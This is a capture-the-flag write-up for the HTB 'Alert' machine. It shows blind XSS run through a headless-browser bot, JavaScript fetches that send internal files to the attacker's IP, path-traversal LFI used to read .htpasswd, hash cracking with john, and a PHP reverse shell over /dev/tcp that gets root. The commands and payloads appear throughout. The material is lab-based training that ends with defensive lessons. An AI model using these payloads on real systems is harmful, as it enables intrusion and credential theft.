
That rules out the comfortable route and forces a different angle: if we can't impersonate the user, we'll use their browser as a proxy to read what they can reach and forward it back to us.
messages.php?file=
The first attempt targets /messages/, and it fails: the bot hands us back an Apache 403 Forbidden.
<script>
fetch("http://alert.htb/messages/")
  .then(r => r.text())
  .then(d => fetch("http://10.10.15.39:4444/", { method:"POST", body:d }));
</script>
POST / HTTP/1.1
Host: 10.10.15.39:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Origin: http://alert.htb
Referer: http://alert.htb/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at alert.htb Port 80</address>
</body></html>
The attempt doesn't read the directory, but it confirms two important things. First, that whoever opens the messages is a real headless browser (HeadlessChrome/122.0.6261.111), not a plain curl: that's why our JavaScript runs at all. Second, that POST exfiltration works on the way back, so the channel is good even if the chosen resource wasn't.
Switching the target to the messages.php file instead of the directory, the response finally carries something: it accepts a file parameter, a candidate for LFI:
<script>
fetch("http://alert.htb/messages.php")
  .then(r => r.text())
  .then(d => fetch("http://10.10.15.39:4444/", { method:"POST", body:d }));
</script>
This time the receiver is not an HTTP server but an nc on 4444, which shows the whole POST request:
nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.44] 42170
POST / HTTP/1.1
Host: 10.10.15.39:4444
Content-Length: 115
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Origin: http://alert.htb
Referer: http://alert.htb/

<h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
The HTML itself shows how the file is used: a messages.php?file=<name> link. That parameter is the candidate for LFI.
Reading Apache's config and the .htpasswd

Pointing file with ../ at Apache's default configuration confirms the LFI and, above all, shows where the protected subdomain's password lives:
fetch("http://alert.htb/messages.php?file=../../../../../../etc/apache2/sites-enabled/000-default.conf")The whole cycle repeats: new .md, new link and another message through the form.

<pre><VirtualHost *:80>
    ServerName alert.htb

    DocumentRoot /var/www/alert.htb

    <Directory /var/www/alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    RewriteEngine On
    RewriteCond %{HTTP_HOST} !^alert\.htb$
    RewriteCond %{HTTP_HOST} !^$
    RewriteRule ^/?(.*)$ http://alert.htb/$1 [R=301,L]

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

<VirtualHost *:80>
    ServerName statistics.alert.htb

    DocumentRoot /var/www/statistics.alert.htb

    <Directory /var/www/statistics.alert.htb>
        Options FollowSymLinks MultiViews
        AllowOverride All
    </Directory>

    <Directory /var/www/statistics.alert.htb>
        Options Indexes FollowSymLinks MultiViews
        AllowOverride All
        AuthType Basic
        AuthName "Restricted Area"
        AuthUserFile /var/www/statistics.alert.htb/.htpasswd
        Require valid-user
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
</pre>
It also explains the RewriteRule that redirected the IP to alert.htb back in the initial scan.
statistics.alert.htb's config uses /var/www/statistics.alert.htb/.htpasswd. We repeat the LFI pointing at that file and exfiltrate its content:
fetch("http://alert.htb/messages.php?file=../../../../../../var/www/statistics.alert.htb/.htpasswd")
  .then(r => r.text())
  .then(d => fetch("http://10.10.15.39:4444/?data=" + encodeURIComponent(d)));
The content arrives URL-encoded, because we sent it as a query parameter with encodeURIComponent. It's reversed with a sed that turns the %XX into hex escapes and a printf "%b" that interprets them:
echo '%3Cpre%3Ealbert%3A%24apr1%24bMoRBJOg%24igG8WBtQ1xYDTQdLjSWZQ%2F%0A%3C%2Fpre%3E%0A' \
  | sed 's/+/ /g; s/%/\\x/g' | xargs -0 printf "%b"
In the clear, the .htpasswd holds albert's hash (Apache MD5 format, $apr1$):
albert:$apr1$bMoRBJOg$igG8WBtQ1xYDTQdLjSWZQ/Shell as albert
Cracking the hash
john with rockyou and the md5crypt-long format breaks the hash:
john --format=md5crypt-long --wordlist=rockyou.txt hash
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
manchesterunited (?)
1g 0:00:00:00 DONE (2024-12-27 19:17) 11.11g/s ...
Session completed.
The password is manchesterunited, and this time it does open SSH:
ssh albert@alert.htb # manchesterunited
albert@10.10.11.44's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-200-generic x86_64)
...
Last login: Sat Dec 28 23:16:40 2024 from 10.10.14.151
albert@alert:~$
Shell as root
The management group
id shows albert belongs to the management group, hinting at access to shared resources:
id
uid=1000(albert) gid=1000(albert) groups=1000(albert),1001(management)We look for what belongs to that group:
find / -group management 2>/dev/null
/opt/website-monitor/config
/opt/website-monitor/config/configuration.php
/opt/website-monitor/config/mali.php
/opt/website-monitor/config/configuration.php.save
Files of a web monitor show up under /opt/website-monitor. The list alone does not say who owns each one, and running ls -l path by path is tedious, so the find gets wrapped in a loop:
for f in $(find / -group management 2>/dev/null); do ls -l "$f"; done
total 16
-rwxrwxr-x 1 root   management   49 Dec 29 02:13 configuration.php
-rwxrwxr-x 1 albert management   76 Dec 28 23:40 configuration.php.save
-rwxrwxr-x 1 albert management 5494 Dec 28 23:18 mali.php
-rwxrwxr-x 1 root   management   49 Dec 29 02:13 /opt/website-monitor/config/configuration.php
-rwxrwxr-x 1 albert management 5494 Dec 28 23:18 /opt/website-monitor/config/mali.php
-rwxrwxr-x 1 albert management   76 Dec 28 23:40 /opt/website-monitor/config/configuration.php.save
The first three lines are the ls -l of the config directory itself, which also shows up in the find list; the next three are each file by its full path. The same information comes out of dumping the listing to a file and reading it with while read:
file=$(find / -group management 2>/dev/null); while read -r file; do ls -l "$file"; done < file
total 16
-rwxrwxr-x 1 root   management   49 Dec 29 02:15 configuration.php
-rwxrwxr-x 1 albert management   76 Dec 28 23:40 configuration.php.save
-rwxrwxr-x 1 albert management 5494 Dec 28 23:18 mali.php
-rwxrwxr-x 1 root   management   49 Dec 29 02:15 /opt/website-monitor/config/configuration.php
-rwxrwxr-x 1 albert management 5494 Dec 28 23:18 /opt/website-monitor/config/mali.php
-rwxrwxr-x 1 albert management   76 Dec 28 23:40 /opt/website-monitor/config/configuration.php.save
Of the three files, the interesting one is config/configuration.php: owned by root but in the management group we belong to.
Group-writable directory + root service
Before touching configuration.php it is worth seeing what is inside:
cat /opt/website-monitor/config/configuration.php
<?php
define('PATH', '/opt/website-monitor');
?>
That is 49 bytes of PHP, owned by root but group-writable, so the obvious move is to inject code into it. And it doesn't work: writing to it and reading it back brings the original content straight back.

albert@alert:~$ echo 'ejemplo' > /opt/website-monitor/config/configuration.php
albert@alert:~$ cat /opt/website-monitor/config/configuration.php
<?php
define('PATH', '/opt/website-monitor');
?>
A process restores it, so that particular file is a dead end. The clue sits one level up: looking at the parent directory, config/ is drwxrwxr-x root management, owned by root but writable by the management group we belong to.

albert@alert:~$ ls -l /opt/website-monitor/
drwxrwxr-x 2 root management  4096 Dec 29 02:45 config
drwxrwxr-x 2 root root        4096 Oct 12 00:58 incidents
-rwxrwxr-x 1 root root        5323 Oct 12 01:00 index.php
-rwxrwxr-x 1 root root        1068 Oct 12 00:58 LICENSE
-rwxrwxr-x 1 root root        1452 Oct 12 01:00 monitor.php
drwxrwxrwx 2 root root        4096 Oct 12 01:07 monitors
-rwxrwxr-x 1 root root         104 Oct 12 01:07 monitors.json
-rwxrwxr-x 1 root root       40849 Oct 12 00:58 Parsedown.php
-rwxrwxr-x 1 root root        1657 Oct 12 00:58 README.md
-rwxrwxr-x 1 root root        1918 Oct 12 00:58 style.css
drwxrwxr-x 2 root root        4096 Oct 12 00:58 updates
Everything else belongs to root:root; config is the only entry in the management group.
That's the nuance that breaks the box: it doesn't matter that the file is protected and gets restored, because being able to write to the directory means being able to create new files, and the web monitor runs as root serving PHP from there. It's a group-writable directory in a root service: instead of fighting configuration.php, we drop a brand new .php next to it with a reverse shell.
Before triggering the shell, we set up an nc listener:
nc -nlvp 4444
listening on [any] 4444 ...echo "<?php exec(\"/bin/bash -c 'bash -i >/dev/tcp/10.10.15.39/4444 0>&1'\"); ?>" \
> /opt/website-monitor/config/revshell.php
albert@alert:~$ cat /opt/website-monitor/config/revshell.php
<?php exec("/bin/bash -c 'bash -i >/dev/tcp/10.10.15.39/4444 0>&1'"); ?>
albert@alert:~$ ls -l /opt/website-monitor/config/revshell.php
-rwxrwxr-x 1 albert management 73 Dec 29 02:45 /opt/website-monitor/config/revshell.php
What's left is finding where the monitor is served. netstat places it on port 8080, bound to loopback only:
netstat -tuln
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
Being bound to 127.0.0.1 explains why it never showed up in the initial scan and why the curl has to run from inside the machine, with albert's session. With nc listening on 4444, we request our .php so the monitor (root) runs it:
nc -nlvp 4444
curl http://127.0.0.1:8080/config/revshell.php
albert@alert:~$ curl http://127.0.0.1:8080/config/revshell.phpThe curl hangs (the PHP exec blocks the response) while the website-monitor, running as root, executes our revshell.php and connects back to the listener:

listening on [any] 4444 ...
connect to [10.10.15.39] from (UNKNOWN) [10.10.11.44] 44438
whoami
root
script /dev/null -c bash
Script started, file is /dev/null
root@alert:/opt/website-monitor/config# cd
root@alert:~# ls
root.txt  scripts
root@alert:~# cat root.txt
a020edcc2c610cf3030013f285fc3486
The shell lands in the config directory, where the monitor loaded the .php from. A script /dev/null -c bash turns it interactive and root.txt is one cat away:
Attack chain
web :80 (Apache)  →  alert.htb  →  Markdown Viewer (XSS) + messages.php
   │  Share Markdown  →  Contact Us  →  HeadlessChrome bot renders the .md
   ▼
blind XSS  →  internal fetch  →  messages.php?file=  (LFI)
   │  000-default.conf  →  .htpasswd path  →  exfiltrate .htpasswd
   ▼
albert:$apr1$...  →  john (md5crypt)  →  manchesterunited  →  SSH
   │  id  →  management group  →  /opt/website-monitor/config (writable)
   ▼
revshell.php + curl 127.0.0.1:8080  →  root service  →  root (root.txt)
Lessons learned
- Rendering someone else's Markdown is running someone else's HTML. Without sanitising the output, the viewer allowed XSS; and since a bot opened the messages, that XSS was a borrowed browser inside the network. Escape the HTML and apply a strict CSP.
- An XSS doesn't need to steal cookies to do damage. There was no session to steal here; it was enough to use the bot's
fetchto read an internal resource and discover an LFI. - A
.htpasswdis a password onejohnaway.albert's Apache MD5 hash fell torockyou. Use strong passwords on basic auth too. - Beware group-writable directories loaded by a root service. The file was protected, but the directory wasn't: creating a
.phpthere gave execution as root. Directories served by privileged processes must not be writable by user groups.